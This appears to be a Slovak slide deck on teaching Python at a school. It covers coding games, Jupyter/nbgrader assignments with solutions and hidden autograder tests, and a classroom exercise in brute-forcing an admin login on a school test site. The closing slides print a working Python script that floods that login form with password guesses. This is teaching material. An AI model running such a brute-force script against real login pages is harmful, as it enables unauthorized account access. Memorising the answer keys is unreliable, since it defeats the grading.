



Ako sa pasujeme s Pythonom v Martine

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Hodinová dotácia

1

1. Ročník:
2 hodiny
(povinné)

2

2. Ročník:
2 hodiny
(povinné)

3

3. Ročník:
2 hodiny
(voliteľné)

4

4. Ročník:
4 hodiny
(voliteľné)

Blockly interface showing a sequence of blocks:

- Start
- turn left x2
- turn right x2
- repeat 10 times do



1. Code for Life (<https://www.codeforlife.education>)



Ciele

Vyhýbaj sa trňom.

Zober diamant.



Riad' svojho hrdinu písaním kódu!

Píš kód do editoru a tvoj hrdina sa ním bude riadiť.

Pohybuj sa chodbou tak, aby si sa nedotýkal stien.

CodeCombat (<https://codecombat.com/play>).

infolock
22 2 618
44

Builders
1/2


Crystalite max
Adamantite max 51

Notification icons: bell, speech bubble, hash



Empire of Code (<https://empireofcode.com/>)

Activate Windows
Go to Settings to activate Windows.



In [16]:

ID: cell-2c68c5b15b4e34

Autograded answer

```
def spocitajNa10(zaciatok, koniec, cifra):
    ### BEGIN SOLUTION
    vysledok=0
    for i in range(zaciatok, koniec+1):
        if len(str(i))>=2:
            c=(i%100)//10
            if c==cifra:
                vysledok=vysledok+c
    return vysledok
### END SOLUTION
```

In [19]:

Points: 1

ID: cell-18f528fdb99f9cc9

Autograder tests

```
assert spocitajNa10(10,20,2)==2
assert spocitajNa10(20,30,2)==20
assert spocitajNa10(20,30,3)==3
assert spocitajNa10(100,1000,2)==180
assert spocitajNa10(100,1000,7)==630
### BEGIN HIDDEN TESTS
assert spocitajNa10(100,9999999,9)==89999910
### END HIDDEN TESTS
```

Zadanie č.2

napiš funkciu pocetDelitelov(n) ktorá vráti počet deliteľov čísla n (vrátane 1 a n).

In [20]:

ID: cell-caa8aef36d48482

Autograded answer

```
def pocetDelitelov(n):
    ### BEGIN SOLUTION
    pocet=0
    for i in range(1,n+1):
```

Jupyter Notebooks + Nbgradder

Zadanie

Na uvedenej URL nájdete HTML formulár, ktorý chráni vstup do siene slávy (hall of fame). Našej kontrarozvietke sa podarilo vyzistiť nasledujúce údaje:

login: admin

heslo: o tom sa moc nevie, ale vieme, že začína písmenkom **x**, pozostáva z malej abecedy a ma 4 znakov.

Pomocou **Bruteforce** sa dostaňte do siene slávy. Kde vyplníte formulár so svojím meno a priezviskom.

VIP zóna

Len pre odvážnych



Informácie

Python 3

HTTP

Requests

Network



Začíname

Prihlásenie

Formulár



Chránená zóna

Pre prístup do systému sa vyžaduje prihlásenie

Prihlásenie

I am a very simple card. I am good at containing small bits of information. I am convenient because I require little markup to use effectively.



Používateľské meno



PIN

PRIHLÁSIŤ SA




Card Title

I am a very simple card. I am good at containing small bits of information. I am convenient because I require little markup to use effectively.

THIS IS A LINK

THIS IS A LINK

Zahrnuté zručnosti



The screenshot shows a web browser window with the address bar displaying 'gvpt-test.6f.sk/account/login'. The page has a dark theme and features a sidebar menu on the left with items like 'Informácie', 'Python 3', 'HTTP', 'Requests', 'Network', and 'Začíname'. The main content area displays 'VIP zóna' and 'Len pre odvážnych' at the top, followed by a large orange shield icon and the text 'Chránená zóna' and 'Pre prístup do systému sa vyžaduje prihlásenie'. A login form is visible with fields for 'Prihlásenie' and 'Card Title'. A modal dialog box is open in the center, asking 'Would you like to save your password for 6f.sk?' with 'Yes' and 'No' buttons. At the bottom, a network debugger overlay shows a list of requests, including 'login', 'materialize.css', 'jquery-2.1.1.min.js', 'materialize.js', 'icon?family=Material+Icons', 'style.css', and 'init.js'. The 'login' request is highlighted, and its details are shown in the right pane, including the request URL, method (POST), status code (200 / OK), and various headers.

gvpt-test.6f.sk/account/login

VIP zóna

Len pre odvážnych

Prihlásenie

Chránená zóna

Pre prístup do systému sa vyžaduje prihlásenie

Prihlásenie

Card Title

Would you like to save your password for 6f.sk?

[More info](#)

Yes No

Headers Body Parameters Cookies Timings

Request URL: http://gvpt-test.6f.sk/account/login

Request Method: POST

Status Code: 200 / OK

Request Headers

Accept: text/html, application/xhtml+xml, image/jxr, */*

Accept-Encoding: gzip, deflate

Accept-Language: sk, en-US; q=0.8, cs; q=0.6, en-GB;...

Cache-Control: no-cache

Connection: Keep-Alive

Content-Length: 37

Content-Type: application/x-www-form-urlencoded

Cookie: ...

Host: gvpt-test.6f.sk

Name	Protocol	Method	Result	Content type	Received	Time	Initiator	Oms
login http://gvpt-test.6f.sk/account/	HTTP	POST	200 OK	text/html		331.39 ms	document	
materialize.css http://gvpt-test.6f.sk/assets/css/	HTTP	GET	200 OK	text/css	(from cache)	0 s		
jquery-2.1.1.min.js https://code.jquery.com/	HTTPS	GET	200	application/java...	(from cache)	0 s		
materialize.js http://gvpt-test.6f.sk/assets/js/	HTTP	GET	200 OK	application/java...	(from cache)	0 s		
icon?family=Material+Icons https://fonts.googleapis.com/	HTTPS	GET	200	text/css	(from cache)	0 s		
style.css http://gvpt-test.6f.sk/assets/css/	HTTP	GET	200 OK	text/css	(from cache)	0 s		
init.js http://gvpt-test.6f.sk/assets/js/	HTTP	GET	200 OK	application/java...	(from cache)	0 s		

0 errors 16 requests 0 B transferred 331.39 ms taken (DOMContentLoaded: 814 ms, load: 972 ms)



<https://gitlab.com/jjur/formular>



Riešenie

```
from datetime import datetime
import requests # import knižnice pre odosielanie requestov na server
from string import ascii_lowercase # import abcd... znakov

def trypass(password): # funkcia na test hesla
    r = requests.post("http://gvpt-test.6f.sk/account/login",
                      data={'username': 'admin', 'password': "x" + password})
    return r.text

invalid = trypass("badpass")
output = open("log.txt", "w")

def generuj(string, maxlen):
    global invalid
    global output
    for ch in ascii_lowercase:
        new = string + ch
        if len(new) < maxlen:
            if (generuj(new, maxlen)):
                return True;
        else:
            result = trypass(new)
            if result != invalid:
                print(new, datetime.now(), "SUCCESS", file=output)
                print("success")
                return True;
            else:
                print(new, datetime.now(), "FAIL", file=output)

startTime = datetime.now()
generuj("", 3)
print(datetime.now() - startTime)
```

1 000 REQUESTOV ZA
MINÚTU



Ďakujeme za pozornost

A je čas na otázky